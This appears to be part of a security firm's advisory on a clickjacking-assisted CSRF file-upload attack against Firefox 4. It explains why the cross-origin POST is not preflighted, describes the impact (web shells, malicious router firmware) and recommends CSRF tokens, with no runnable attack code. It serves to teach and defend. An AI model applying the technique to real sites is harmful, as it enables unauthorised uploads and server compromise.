
When the victim clicks on the vector link, it opens the page in another tab window of the same browser.

# File Upload through Click Jack




As the cookies are shared between browser tab windows, **this attack will be executed**. The attacker can look for the uploaded file by entering the following URL in his browser:

<http://www.onedomain123.com/upload/test.php>



The attack is successful because the POST request is not preflighted in Firefox 4.0. Following is the raw Cross Site HTTP Request generated when the attack page was loaded in the browser:

# File Upload through Click Jack




Note the following points about the above request:

- 1) Cookies are shared. Thus, the application thinks that the session is that of the valid user.
- 2) The origin header contains the value of the attacker's domain.
- 3) The request is that of a valid file upload, i.e, the data encoding is 'multipart/form-data'.

## Preflighted in Firefox version less than 4

The same attack will not execute in Firefox browser versions less than 4 because the HTTP request will be **preflighted**:

# File Upload through Click Jack



## Impact

The impact of this attack can be very serious, depending on the web application context. Some of the possible scenarios are:

1. Uploading a web shells or malicious executable scripts on web servers when the victim is a website administrator.
2. Upload malicious configuration files and/or firmwares in devices like routers when the victim is a network device administrator.
3. Upload undesirable content into online accounts when the victim is a normal web user.

# File Upload through Click Jack

---

## Other Similar Techniques

Mozilla Firefox browser versions less than 4 and all IE browser versions are vulnerable to the CSRF attack for file upload using a technique demonstrated at:

<http://kuza55.blogspot.com/2008/02/csrf-ing-file-upload-fields.html>

Another technique has been demonstrated using flash at:

<http://www.gnucitizen.org/blog/cross-site-file-upload-attacks/>

## Recommended Resolutions

As with other types of transactions, a CSRF token must be used to verify the valid origins of the HTTP request. Alternatively, CAPTCHA or secondary authentication can be used to verify the authenticity of the HTTP request.

## About The Author

Anant Kochhar is a senior Cyber Security Consultants at SecurEyes and he can be reached at [anant.kochhar@secureyes.net](mailto:anant.kochhar@secureyes.net).

## References

1. [https://developer.mozilla.org/En/HTTP\\_access\\_control](https://developer.mozilla.org/En/HTTP_access_control)
2. <http://kuza55.blogspot.com/2008/02/csrf-ing-file-upload-fields.html>
3. <http://www.gnucitizen.org/blog/cross-site-file-upload-attacks/>

## About SecurEyes

SecurEyes is a Bangalore based firm specializing in all facets of Information Security. For more information on our services and products, please visit [www.secureyes.net/](http://www.secureyes.net/).